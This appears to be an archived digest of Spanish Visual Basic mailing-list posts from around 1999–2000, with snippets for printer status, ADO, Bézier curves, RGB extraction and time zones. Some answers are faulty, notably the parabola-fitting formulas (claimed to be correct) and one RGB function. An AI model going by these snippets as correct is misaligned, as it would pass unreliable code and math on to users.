     ByVal lpSecurityAttributes As Long, _
     ByVal dwCreationDisposition As Long, _
     ByVal dwFlagsAndAttributes As Long, ByVal hTemplateFile As Long) _
     As Long

Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long

Declare Function ClearCommError Lib "kernel32" (ByVal hFile As Long, lpErrors As
Long, lpStat As COMSTAT) As Long

Public Const CE_BREAK = &H10 ' break condition
Public Const CE_PTO = &H200 ' printer timeout
Public Const CE_IOE = &H400 ' printer I/O error
Public Const CE_DNS = &H800 ' device not selected
```

```
Public Const CE_OOP = &H1000 ' out of paper
```

4.Coloque un botón en el formulario y copie el siguiente código:

```
Private Sub Command1_Click()
Dim mHandle As Long
Dim lpErrors As Long
Dim x As COMSTAT

mHandle = CreateFile("lpt1", GENERIC_WRITE Or GENERIC_READ, _
              0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0)

If mHandle < 0 Then
  MsgBox "error de apertura del puerto " & mHandle
Else
  If ClearCommError(mHandle, lpErrors, x) = False Then
     MsgBox "Error en ClearCommError"
  End If
End If

If lpErrors And CE_BREAK Then
            MsgBox "Error genérico"
End If

If lpErrors And CE_PTO Then
            MsgBox "Timeout de impresora"
End If

If lpErrors And CE_IOE Then
            MsgBox "Error de entrada/salida"
End If

If lpErrors And CE_DNS Then
            MsgBox "Dispositivo no seleccionado"
End If

If lpErrors And CE_OOP Then
            MsgBox "Sin papel"
End If

CloseHandle mHandle
End Sub
```

5.Ejecute la aplicación y pulse el botón para comprobar el estado de la impresora.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Configurar SQL 7 en Win 98

Mensaje enviado por Esteban Arias <earias@hanna.cl>

En esta direccion explican como instalar la version para win 98 de SQl Server 7.0:

http://support.microsoft.com/support/sql/content/howtos/70client.asp

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

DAO -> ADO

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

Hola:

Ya lo envié una vez, pero aquí está todo lo que se necesita para pasar de DAO a ADO. Es un tutorial completo de equivalencias que a mí me fue muy bien.

http://www.microsoft.com/data/ado/adotechinfo/dao2ado.htm

Respecto a si merece la pena cambiarse: pues depende de si lo necesitas o no. Yo no me he cambiado, de hecho tengo cosas hechas en ambos sistemas. Una cosa que tiene ADO que es una gran ventaja respecto a DAO es que sus objetos son más independientes entre sí. Así, puedes crear un Recordset sin necesidad de abrir previamente un MDB. Puedes rellenarlo programáticamente, con algo así como

rs.Add Array(), Array()

También es una novedad agradable el tener recordsets jerárquicos (http://support.microsoft.com/support/kb/articles/q196/0/29.asp), es decir, que contienen campos que a su vez son recordsets y que son ideales para programar consultas Maestro-Detalle.

En contrapartida, la instalación de ADO es más complicada; se necesita DCOM95 o DCOM98 en la máquina cliente, y también hay que instalar MDAC_TYPE.EXE (aunque esto ya lo incluye la instalación hecha vía VB6).

Un saludo,

Diego Buendía
Barcelona, Spain
diegobb@teleline.es
http://terra.teleline.es/personal/diegobb

----- Original Message -----
From: FASTON INFORMATICA <faston@airtel.net>
To: Lista VB <vb-esp@ccc.uba.ar>
Sent: Tuesday, January 04, 2000 8:05 AM
Subject: vb-esp : DAO -> ADO

Muy buenas, estoy replanteandome pasar de una vez a ADO pero cada vez que veo algo escrito para ado me mareo, de verdad, llevo 2 o 3 años (creo) programando con VB5 y antes estaba con el 4 y lo de crear recordsets con DAO lo tengo muy claro pero para crearlos con ADO parece que ha cambiado radicalmente, hay multitud de opciones tipos nuevos de RS y de verdad, me mareo.

Solo queria haceros dos preguntas:

1.- Realmente vale la pena el esfuerzo y saltar a ADO (lo podeis explicar un poco) es que siempre me ha dado un poco de rabia la gente que se pasa a lo ultimo sin la mas minima necesidad, me explico, el usuario medio (por lo menos el que yo conozco) no necesita nada mas que el block de notas (bueno, digamos que el wordPad) ya que solo se dedica a poner negrita y ajustar el texto, no obstante esta

obsesionado con disponer del Office 2000 porque hace esto y aquello y lo de mas alla... pero realmente no lo necesita, es simplemente porque lo consigue pirata y por eso no le duele cambiar con esa facilidad.
Yo me cambio si es necesario, si vale la pena, si es realmente mejor, si alguien me explica porque, lo que no quiero es la tipica respuesta del usuario que te dice que porque es lo mas nuevo y punto.

2.-Existe (en España) algun librito que hable bien de ADO (que no sea un tocho) es que la mayoria de libros que veo te dan un repaso por todo VB6 y en las bases de datos le dedicas 3 hojitas y listo, todo el mundo esta empeñado en que nos dediquemos a crear graficos y lineas y circulos y bueno, sera muy bonito, pero yo hago programas de contabilidad y me traen sin cuidado los circulitos y todo eso.

Muchas gracias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Dibujar una curva que pase por una serie de puntos *(2 mensajes)*

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

Caramba Marcos, si que me has hecho sudar, hace muchisimo de mis ultimos dias universitarios pero fue refrescante poder ejercitar nuevamente las habilidades matematicas... No te explicare todo el proceso que pase para llegar a la formula pero creeme... esta correcto..

Primero , dado tres puntos en el plano pueden pasar infinitas curvas, sin embargo solo pasa una Parabola y una sola y es , me imagino, la curva cuya formula deseas encontrar.

Una parabola tiene como formula general la siguiente cuadratica

f(x)= bX^2 + bX + c
o
Y = aX^2 + bX + c

Tu problema se reduce entonces a encontrar los valores para a, b y c.
Dado que tienes 3 puntos definidos, a los que llamaremos (x1,y1) , (x2,y2) y (x3,y3) ellos te serviran para establecer tres ecuaciones lineales que podras resolver aplicando la formula que yo te indicare a continuacion

a = [(y1-y3)(x1-x2) - (y1-y2)(x1-x2)]/[(x2-x3)(x2^2-x1^2) - (x3^2-x2^2)(x1-x2)]

aplicada esta formula y encontrado el valor de a, podras encontrar el valor de b de la siguiente manera

b = [(x2^2-x1^2)a + (y1-y2)]/(x1-x2)

luego con esos dos valores encontraras c

c = x1 - (x1^2)a + (x1)b

aplicando esas formulas deberas poder encontrar los valores que te definiran la curva cuadratica (una parabola)

Suerte

Oswaldo

Nota

x^2 significa x al cuadrado

-----Original Message-----
From: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]On Behalf Of Marcos Martin
Sent: Monday, January 03, 2000 9:52 AM
To: vbe@onelist.com; vb-esp@ccc.uba.ar
Subject: vb-esp : dibujar una curva que pase por una serie de puntos

Saludos y feliz 2000.

Empiezo el año con nuevos retos que desbordan mis capacidades de humilde

programador.
Me veo en la obligación de ponerme al día en cuestiones de matemática y geometría (cosa francamente horrible).

Mi problema seguro que es sencillo para alguien que tenga frescos estos conocimientos.
Necesito dibujar una curva que pase por tres puntos, como mínimo. No me referiero a que los ajuste, si no que pase forzosamente por los tres.
Si existe una formula que permita dados n puntos dibujar una curva que pase por todos ellos pues mejor que mejor.

Tengo hecha la típica gráfica en 2D de puntos unidos por lineas rectas, pero ahora el cliente quiere suavizar esas rectas, que no son realistas y pasarlas a una curva. Supongo que mas de uno se las habrá visto con esto.....

He estado buscando información y encontré un par de funciones GDI. La mas util, aparentemente, es la que dibuja curvas Bézier, pero éstas requieren 2 puntos de control, para empezar, y con ellas solo consigo unir dos puntos. A base de dos en dos puntos saldrán un monton de curvas "sin continuidad" una con otra, no se si me explico.
Yo lo que quiero es una curva que dados unos puntos, 3 como mínimo, pase por todos ellos, de la misma forma que lo haría si nosotros , a mano alzada uniesemos esos puntos sin tirar lineas rectas.

¿Alguien sabe como hacer esto?
Agradecería cualquier ayuda, porque realmente no tengo ni idea al respecto.
Gracias.

Marcos Martín-Borregón Martín
IBERDROLA INGENIERIA Y CONSULTORIA
Madrid, Spain

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

Hola:

Yo recordaba que existía algo en el API de Windows que se ocupaba de esto... usando curvas de Bèzier, que son curvas polinómicas del estilo que explica Oswaldo. Tras buscarlo en MSDN encontré PolyBezier, que genera una curva a partir de puntos, con la libertad adicional de definir la pendiente en los puntos de enlace mediante puntos adicionales (no se si habrán visto en los programas que hacen gráficos este tipo de curvas, en los puntos de enlace aparece una recta tangente a la curva con dos puntos en los extremos que, al desplazarlos, cambia la pendiente de las curvas adyacentes. En el visor API existe la declaración:

```
==========================================================================

Public Type POINTAPI
        x As Long
        y As Long
End Type

Public Declare Function PolyBezier Lib "gdi32" Alias "PolyBezier" (ByVal hdc
As Long, lppt As POINTAPI, ByVal cPoints As Long) As Long

==========================================================================
```

Y esto es lo que dice la MSDN al respecto:

==========

PolyBezier
The PolyBezier function draws one or more Bézier curves.

```
BOOL PolyBezier(
  HDC hdc, // handle to device context
  CONST POINT *lppt, // pointer to endpoints and control points
  DWORD cPoints // count of endpoints and control points
);
```

Parameters
hdc Handle to a device context.
lppt Pointer to an array of POINT structures that contain the endpoints and control points of the curve(s).
cPoints Specifies the number of points in the lppt array. This value must be one more than three times the number of curves to be drawn, because each Bézier curve requires two control points and an endpoint, and the initial curve requires an additional starting point.

Return Values
If the function succeeds, the return value is nonzero.

If the function fails, the return value is zero.

Windows NT: To get extended error information, callGetLastError.

Remarks
Th Polybezier function draws cubic Bézier curves by using the endpoints and control points specified by the lppt parameter. The first curve is drawn from the first point to the fourth point by using the second and third points as control points. Each subsequent curve in the sequence needs exactly three more points: the ending point of the previous curve is used as the starting point, the next two points in the sequence are control points, and the third is the ending point.

The current position is neither used nor updated by the PolyBezier function.
The figure is not filled.

This function draws lines by using the current pen.

QuickInfo
- Windows NT: Requires version 3.1 or later.
- Windows: Requires Windows 95 or later.
- Windows CE: Unsupported.
- Header: Declared in wingdi.h.
- Import Library: Use gdi32.lib.

See Also
Lines and Curves Overview, Line and Curve Functions, MoveToEx, POINT, PolyBezierTo

==========

La única cosa que quedaría es saber cómo obtener un DC para poder pasarlo como parámetro a la función.

Espero que esto aporte algo más a esta interesante cuestión.

Diego Buendía
Barcelona, Spain
diegobb@teleline.es
http://terra.teleline.es/personal/diegobb

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ejemplo ADO

Mensaje enviado por "Josep A. Ferrando" <jfcarpi@wanadoo.es>

Hola

p.ej.

```
Dim rsData As New ADODB.Recordset
Dim cnnData As New ADODB.Connection
Dim strSQL As String
Dim strCnn As String
Dim i As Integer

Public Sub Proba1()
Label1.Caption = "Proba 1. Crear una conexió, obrir un recordset"

cnnData.Provider = "MSDASQL"
strCnn = "driver={Microsoft Access Driver (*.mdb)};" _
       & "dbq=" & App.Path & "\biblio.mdb;" _
       & "uid=jfcarpi;pwd="
cnnData.Open strCnn

strSQL = "select * from authors"
rsData.Open strSQL, cnnData

While Not rsData.EOF
   'Print rsData("author")
   List1.AddItem rsData("author")
   rsData.MoveNext
Wend

End Sub
```

y aqui tienes diferentes cadenas de conexion

```
SQL7-ODBC
.Provider="MSDASQL"
.ConnectionString="Driver={SQL Server}; uid=sa ; Server=MiServidor ;
Database=MiBaseDatos"

SQL7-OLE DB
.Provider="SQLOLEDB"
.ConnectionString="Data Source=MiServidor; User Id=sa ; Password= ; Initial
Catalog=MiBaseDatos"

Access-ODBC
.Provider="MSDASQL"
.ConnectionString="Driver={Microsoft Access Driver (*-mdb)}; uid=Admin ;
Pwd= ; DBQ=MiBaseDatos"

Access-OLE DB
.Provider="Microsoft.Jet.OLEDB.4.0"
.ConnectionString="Data Source=MiBaseDatos; User Id=Admin ; Password= "
```

Saludos
Josep A. Ferrando

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Exportacion de datos a formato texto

Mensaje enviado por JuanCarlos Chavez <juancarloschavez@yahoo.com>

Yo lo hago del siguiente modo:

```
DBActual.Execute "select * into
[Text;database=C:\Directorio\Subdirectorio].filename.txt from Areas"


donde : DbActual es una base de datos Access que abriste en VB
        C:\Directorio\Subdirectorio es el directorio donde
depositarás el archivo de texto
        filename.txt es el nombre del archivo de texto
        Areas es el nombre de una tabla de DbActual

Espero te sirva.

Juan Carlos Chávez

--- "Rodrigo_Verón_De_Astrada_W." <rodv@rieder.net.py> escribió:
> Hola a todos, necesito ayuda
>
> Tengo datos grabados en una base de datos de acces (.mdb), necesito
> convertirlos y guardarlos en formato de texto (ASCII) para
> exportarlos, se que esto es facil de hacer desde acces, pero no
> encuentro la formula para hacerlo desde VB
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Forms con scroll

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Hola ! Te envío un ejemplito, que pone una scroll vertical, pero trabajando un poco el método, puedes usarlo para colocarlo horizontal.
Saludos a todos...
----- Original Message -----
From: suso
To:
Sent: Monday, December 20,
1999 3:13 AM Subject: vb-esp : Forms con scroll

> Hola de nuevo a todos y felices fiestas...))
> Otra vez me dirijo a la lista con otra pregunta..
> alguien sabe como se puede hacer un Form con scroll,como en Acces,aunque
> una "solucion" seria poner un picture box o similar y ponerle barras de
> scroll y meter dentro todos los controles que deba llevar el Form(haciendo
> este control,el picture o el que sea...del mismo tamaño que el form) pero
> no es una solucion muy elegante...,he buscado en todas las paginas..incluso
> en microsoft..pero nada de nada...:((
> Un saludo a todos y que paseis unas felices fiestas(y que haya muchos
> regalos..jejjejejee..:))
> suso
> jlcubas@retemail.es
> Islas Canarias > España

scrollform.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

GIF en VB

Mensaje enviado por SALAZAR COLLAZOS Daniel Enrique <982037@continental.edu.pe>

Aqui te envio un control muy practico... avisame si llego bien.

mejorado.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Imprimir en la misma posicion en varias impresoras

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Esta solucion que te propongo es MUY poco elegante pero puedes probar.
Se trata, mas o menos, de modificar el sistema de coordenadas de la impresora de manera que el 0,0 se coloque en la esquina superior izquierda de la hoja fisica y no del area imprimible. Tal como te lo voy a contar puede haber un pequeño margen de error por redondeos pero creo que puede servirte.

Antes de empezar a imprimir debes hacer algo como :

```
Dim OrigenX As Long, OrigenY As Long, PhWidth As Long
Dim PhHeight As Long, PhOfX As Long, PhOfY As Long

PhWidth = GetDeviceCaps(Printer.hdc, PHYSICALWIDTH)
PhHeight = GetDeviceCaps(Printer.hdc, PHYSICALHEIGHT)
PhOfX = GetDeviceCaps(Printer.hdc, PHYSICALOFFSETX)
PhOfY = GetDeviceCaps(Printer.hdc, PHYSICALOFFSETY)
OrigenX = (Printer.Width / PhWidth) * PhOfX
OrigenY = (Printer.Height / PhHeight) * PhOfY
Printer.Scale (OrigenX, OrigenY)-(Printer.ScaleWidth + OrigenX, Printer.ScaleHeight
+ OrigenY)
```

De esta manera colocamos en la esquina superior izquierda del area imprimible las coordenadas que le corresponderian si la impresora imprimiera en toda la pagina. Haz pruebas en varias impresoras para ver si el resultado es aceptable (y ya me contaras).

Las declaraciones necesarias son :

```
Declare Function GetDeviceCaps Lib "gdi32" (ByVal hdc As Long, ByVal nIndex
As Long) As Long
Public Const PHYSICALHEIGHT = 111
Public Const PHYSICALOFFSETX = 112
Public Const PHYSICALOFFSETY = 113
Public Const PHYSICALWIDTH = 110
```

At 15:03 12/12/99 +0100, Palomo wrote:
>Estoy haciendo un programa de impresión de facturas, y necesito que lo
>haga en posiciones del papel exactas. Pero el problema es que lo consigo
>bien en mi impresora, pero al llevar la aplicación a otro PC y con otra
>impresora sale descuadrado, creo que debe ser por los margenes
>predeterminados de cada impresora. Teneis algún código o dirección de la
>cual sacar información que me permita hacer mi aplicación genérica para la
>gran mayoria de impresoras.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas

vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Manejar una camara

Mensaje enviado por Pablo Stella <PStella@terminal6.com.ar>

Carlos:
    Vas a encontrar ya todo cocinado en http://videoforwindows.com.
    Suerte!

Pablo Stella
mailto:pablo@terminal6.com.ar
Terminal 6 S.A.
H.Yrigoyen y Costas del Paraná
(2202) Pto.Gral.San Martín
Santa Fe - Argentina

> -----Mensaje original-----
> De: Carlos Pardo Gómez [SMTP:carlos.pardo@ono.es]
> Enviado el: Miércoles 5 de Enero de 2000 14:17
> Para: Lista de Correos Visual Basic
> Asunto: vb-esp : Manejar una camara
>
> Hola, amigos del Visual Basic:
>
>   Poseo una camara Logitech (USB) y me gustaría poder controlarla
> (visualizar y capturar) desde una aplicación realizada con Visual Basic.
>
>   Alguien me puede orientar de como hacerlo.
>
>   Gracias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Obtener los valores RGB a partir de un long *(3 mensajes)*

Mensaje enviado por "Pablo Novellino" <pnovelli@ta.telecom.com.ar>

Aca le mando una funcioncita piola para obtener los valores...

```
Sub GetRGBValues(ByVal Color As Long, Red As Integer, Green As Integer, Blue As
Integer)
Blue = Color / 65536 - 1
If Blue < 0 Then Blue = 0
Color = Color Mod 65536
Green = Color / 256 - 1
If Green < 0 Then Green = 0
Red = Color Mod 256
End Sub
```

Por favor, responda a visualbasic-esp@egroups.com

Destinatarios: visualbasic-esp@egroups.com

CC: (cci: Pablo Novellino/BsAs/Telecom/AR)

Asunto: (VB-ESP) Re: COLORES RGB

Clasificación:

Hay que dividir por las distintas profundidades de color o sea

Para el primero divides por un millon y pico de colores (no me acuerdo cuanto es)

Para el segundo divides por 65535

Para el tercero divides por 255

Y ya ta

----- Original Message -----
From: Alejandro Bezares <webmaster@e-printing.com.ar>
To: <visualbasic-esp@egroups.com>
Sent: Tuesday, December 14, 1999 2:29 PM
Subject: (VB-ESP) COLORES RGB

> HOLA SAAMIGOS!!!!!
> Tengo un gran problema, que lo mas seguro es que resulte una sonsera, como
> ya sabemos para componer un color en RGB utilizamos la función RGB(N,N,N)
y
> esta nos devuelve un long. Ahora lo que yo necesito hacer la inversa, ósea
> que dado un numero long que representa un color me devuelva los valores de
> R, G, y B del mismo. Si alguien sabe como lograrlo o se le ocurre algo,
por
> favor avísenme...
> Desde ya Muchas Gracias!!!!
>
> Alejandro Bezares
> Webmaster@E-printing.com.ar

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Puedes hacerlo de esta manera :

```
Private Type ColoresRGB
        rgbRojo As Byte
        rgbVerde As Byte
        rgbAzul As Byte
        rgbReserved As Byte
End Type
Private Declare Sub CopyMemory Lib "kernel32" Alias _
        "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As Long)
Dim Colores As ColoresRGB, lngColor As Long
'obtengo un color mediante RGB
lngColor = RGB(0, 128, 255)
'obtengo los valores RGB a partir del long
CopyMemory Colores, lngColor, 4
Debug.Print "Rojo=" & Colores.rgbRojo
Debug.Print "Verde=" & Colores.rgbVerde
Debug.Print "Azul=" & Colores.rgbAzul
```

At 10:29 14/12/99 -0300, you wrote:
>ya sabemos para componer un color en RGB utilizamos la función RGB(N,N,N) y esta nos >devuelve un long. Ahora lo que yo necesito hacer la inversa, ósea que dado un numero >long que representa un color me devuelva los valores de R, G, y B del mismo.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Mensaje enviado por "Alberto M. Vernieri (ar)" <avernieri@interprov.com>

Hola!

En el caso que lColor sea positivo ...

```
iR = lColor Mod 256
iG = (lColor \ 256) Mod 256
iB = lColor \ 65536

Si lColor es negativo, (lColor And 255) te da un índice a la tabla de
colores del sistema.

Saludos
Alberto
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar de RTF a HTML

Mensaje enviado por Kushnir Leonardo <LeonardoK@ecitele.com>

Para los que piden el codigo de rtf a html
http://www2.bitstream.net/~bradyh/downloads/rtf2html.zip
Exito
Leo Kushnir

Problemas de fechas con SQL 7

Mensaje enviado por "Laura Fuerte" <laurafp73@hotmail.com>

Alex:

A continuación te envio la ayuda de Sql que habla sobre el tema, de hecho ya probé con los ejemplos (la fecha yo la sustituí por la del día del server) y funciona, espero te sirva.

Ahora bien, esto no afecta la configuración que tiene SQL.

Sets the order of the dateparts (month/day/year) for entering datetime or smalldatetime data.
Syntax

SET DATEFORMAT {format | @format_var}

Arguments

format | @format_var

Is the order of the dateparts. Can be either Unicode or DBCS converted to Unicode. Valid parameters include mdy, dmy, ymd, ydm, myd, and dym. The U.S. English default is mdy.

Remarks

This setting is used only in the interpretation of character strings as they are converted to date values. It has no effect on the display of date values.
The setting of SET DATEFORMAT is set at execute or run time and not at parse time.

Permissions

SET DATEFORMAT permissions default to all users.

Examples

This example uses different date formats to handle date strings in different formats.

```
SET DATEFORMAT mdy

GO

DECLARE @datevar datetime

SET @datevar = '12/31/98'

SELECT @datevar

GO


SET DATEFORMAT ydm

GO
```

```
DECLARE @datevar datetime

SET @datevar = '98/31/12'

SELECT @datevar

GO


SET DATEFORMAT ymd

GO

DECLARE @datevar datetime

SET @datevar = '98/12/31'

SELECT @datevar

GO
```

Laura Fuerte P.
México,D.F.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Registro de windows *(2 mensajes)*

En esto si que puedo ayudar directamente . .. veamos . . . aquí os envío un módulo intuitivo.

Espero que te sirva.
QUIEN NO PUEDA O SEPA USARLO, timbread que os envío las sintaxis completa.

Saludos.

regwin.zip

Mensaje enviado por "Francisco Reinoso" <freinoso@hcs.es>

Para el que le pueda interesar, ha llegado a mi buzón una dirección interesante sobre el registro de Windows....

- Windows Registry Guide:
Interesante sitio donde aprender todo lo que siempre quisiste saber sobre el Registro de Windows.
http://www.regedit.com (Inglés)

Información obtenida de:
(esto no es publicidad, es el origen de la información que siempre me gusta documentar por si hay que elogiarles o recriminarles...)
****
Comunidad Virtual (Al-Andalus Mail)
correo@comunidad-virtual.org>
http://www.comunidad-virtual.org
Boletín electrónico sobre Internet y temas afines
4º Año Nº 51 -11º de IV Época- (15/12/1999) 17.000 ejemplares
****

Francisco Reinoso
Marbella - España
freinoso@hcs.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Saber si estás en horario de verano

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Espero que esto sea lo que necesitas.
La funcion GetTimeZoneInformation rellena una estructura con la diferencia con el UTC, etc (no lo entendi muy bien) y devuelve (creo) si estas en horario de verano.

```
Dim tzZona As TIME_ZONE_INFORMATION
Dim res As Long

res = GetTimeZoneInformation(tzZona)
if res = TIME_ZONE_ID_DAYLIGHT then
         'estas en horario de verano
...
```

Puedes emplear tambien GetSystemTime para devolver la hora de la maquina en formato UTC y GetLocalTime para la hora local.

```
Type SYSTEMTIME
         wYear As Integer
         wMonth As Integer
         wDayOfWeek As Integer
         wDay As Integer
         wHour As Integer
         wMinute As Integer
         wSecond As Integer
         wMilliseconds As Integer
End Type
Declare Function GetTimeZoneInformation Lib "kernel32"
(lpTimeZoneInformation As TIME_ZONE_INFORMATION) As Long
Type TIME_ZONE_INFORMATION
         Bias As Long
         StandardName(32) As Integer
         StandardDate As SYSTEMTIME
         StandardBias As Long
         DaylightName(32) As Integer
         DaylightDate As SYSTEMTIME
         DaylightBias As Long
End Type
Public Const TIME_ZONE_ID_DAYLIGHT = 2
Public Const TIME_ZONE_ID_INVALID = &HFFFFFFFF
Public Const TIME_ZONE_ID_STANDARD = 1
Public Const TIME_ZONE_ID_UNKNOWN = 0
Declare Sub GetSystemTime Lib "kernel32" (lpSystemTime As SYSTEMTIME)
Declare Sub GetLocalTime Lib "kernel32" (lpSystemTime As SYSTEMTIME)
```

At 12:53 17/12/99 +0100, Delgado Gómez, Carlos J. wrote:
>Reformulo la pregunta de las hora Zulú.
>
>
>Necesito algún módulo, función, api, lo que sea que me permita preguntarle
>al ordenador: SI ESTOY O NO EN HORARIO DE VERANO.
>

>me imagino que se tiene que poder, al fin y al cabo, al configurar la hora
>en Windows, la mayoría de las zonas horarias te dan la opción de que el
>ordenador cambie el sólo de hora.
>
>Pues si el ordenador puede, yo quiero poder ;-)
>
>
>Saludos y Gracias.
>
>
>
>.....
>Carlos J. Delgado Gómez
>Ingeniero Técnico en Informática
>Tenerife, Islas Canarias, España.
>
>E-MAIL:
> (TRABAJO) cjdelgado@aena.es
> (CASA) cjdelgado@retemail.es
> (UNIVERSIDAD) alu1202@csi.ull.es
>.....

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por Mario Pavez Cordova <mpavez@incom.cl>

Respecto al Primer Parrafo y Segundo Parrafo si estas usando ORACLE 8.0 debe usar el driver nativo que esta en el oracle client (OO4O), por que ado solo puede acceder a ORACLE version inferior a 8.

Respecto al Tercer Parrafo Debes Instalar del ORACLE client el driver (OO4O), y en visual basic agregar las referencias ORACLE Inproc Server 2.2 Type Library Oracle Data Control

el Help de ayuda de la referencia recide en el direcotorio de ORACLE client, oo4o22

Saludos de Santiago de CHILE

M.A.P.C.

At 13.53 16/12/99 +0000, you wrote:
>Hola lister@s:
>
>Me han pedido que realice un programa Visual Basic (6.0) que ataque a una
>base de datos ORACLE (8.0). La duda me surge porque debo hacerlo usando el
>driver nativo de ORACLE.
>
>Si fuese vía ODBC, crearía un DSN que apuntase a la Base de Datos y mediante
>ADO accedería sin mayor complicación BD. El problema es que me han dicho que
>es 'muy lento', ya que este es un elemento intermedio entre mi programa y el
>driver nativo de ORACLE.
>
>Para acceder a ORACLE mediante el driver nativo, entiendo que debo usar
>alguna dll que aporte la instalación, y llamar a las rutinas definidas en
>ella; esto es una suposición.
>
>Si alguien pudiera orientarme le estaré muy agradecido

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Hola a todos... Para quien le interese...sobre todo aquellos que no tienen conexión a Internet. Este sistema baja la página en modo texto. Yo lo probé y funcionó bien.. Saludos...

Welcome to the KFS.org Web-by-Mail Robot
lorhab@concordia.com.ar ----------
(You are receiving this email in response to an email to www@kfs.org)
== === Welcome to the NEW KFS.ORG Web-By-Mail Robot ===
==
---------- INTRODUCTION FOR EXISTING USERS ----------
KFS.ORG's web-by-mail robot has been around for nearly 6 years. It is a *FREE*, non-commercially sponsored or funded service. Up until recently it operated with no restrictions or limitations at all.
As a result, however, of recent abuse of this service, I am in the process of bringing online a new version of the robot which tries to ensure fairness of usage and access. Welcome to WEBE (pronounced Webby). The new, kfs.org, Web-By-Mail robot.
The robot is currently imposing the following restrictions:
* + No access to ftp:// URLs - use an ftp-by-mail service instead
* + Access to pornographic material is prohibited; users who are found to be accessing such material will have their access PERMANENTLY removed without any notice.
* + Widely known pornographic sites, such as playboy.com, etc, will result in AUTOMATIC, PERMANENT removal of access.
* + A series of access quotas will determine the speed with which the robot responds to your requests. What are the quotas? At it's simplest, you are limited to 40 URLs per email, a maximum of 30 URLs per hour, and a maximum or 800Kb per single request, or 400kb per hour.
If you exceed your quota, the robot will quietly move your requests to the back of the queue. When your turn comes around again, it will look not only at your previous access, but how many requests you have in the queue. The more requests you have in the queue, the longer the robot will take to respond to you.

Example: If you send the robot 260 requests, it will take 5 hours before the robot starts to process any of your requests. When it has processed the first 26, it will not process more requests from you for another 4 and a half hours.

---------- INTRODUCTION FOR FIRST TIME USERS ----------
This is either the first time you have used www@kfs.org OR it is the first time you have used it since we made our latest modifications to our system.
The kfs.org robot is intended to provide users legitimate users with access to online material that for one reason or another they are unable to access. It is not intended to provide people with indirect access to illegal, ilicit or erotic material; infact if you do, the robot will automatically ban you from using it.
This service is provided free, but my resources are limited. Please be considerate in your use of the service. Recent abuse has forced me to impose very strict quotas on how much people can use the service. We urgently need the co-operation of our users to continue providing a service.

------- Some Common Questions Answered -------

1. How can I request more than one web page at a time?
Simple; put "request" as your message subject, and simply list the web addresses in your email. For example, when you receive a web page from the robot, it contains a list of addresses at the end. You can simply reply to that email for the robot to send you back all of the 'linked' pages.
Example:
To: www@kfs.org Subject: request
http://www.kfs.org/ http://www.kfs.org/web-by-mail.html http://www.yahoo.com/

2. How can I search for pages on the web?
You really need a web browser to do that. The robot is intended to provide access to pages, not as an alternative to a web browser.
There is, however, a very simple search-engine service in the robot!
Send the robot an email containing a line, either in the Subject: line or message body, that says 'search '. For example:
search www4mail web by mail gateway
If you are using a HTML capable mail agent, such as Outlook or Netscape, you can use 'rawsearch' instead to get HTML pages back instead of web pages.
rawsearch www4mail web by mail gateway
This is a NEW service and may still have some odd quirks.

3. How can I retrieve pages AS web pages in my mail software?
If you are using Microsoft Outlook or Netscape Communicator, then you simply add "raw," infront of the web page address. For example:
raw,http://www.kfs.org/web-by-mail.html

4. How can I retrieve pictures?
If simply specifying the address for a picture doesn't work, you may to experiment with the "raw," and "bin," options. For example:
www.kfs.org/~oliver/617/images/p51.jpg
raw,http://www.kfs.org/~oliver/617/images/Dambusters.jpg
bin,http://www.kfs.org/~oliver/617/images/617logo.gif
bin,raw,http://www.kfs.org/~oliver/617/images/Lancasters.jpg

However, if you are intending to use web-by-mail for retrieving erotic or pornographic materials, be warned: the robot does not take kindly to this form of us, and will promptly ban you from using it in future. You have been warned.

5. Can I download a web page including pictures?
No. Web-by-mail is designed for web-access, not web-browsing.

6. What are the quota limits?
The quotas are currently experimental. They are intended to bring web-by-mail usage to a sensible level, without preventing people from legitimate usage. The newest version of our quotas will be stricter, but they should cause legitimate users less inconvenience.

7. How can I increase my quotas?
At the present time, no. The whole point of quotas is to eliminate certain usage patterns which the service, as a free, non-commercial service, cannot support. Our quotas are intended primarily to affect those people, so if they are affecting you, you should first consider if you are making fair use of this service.

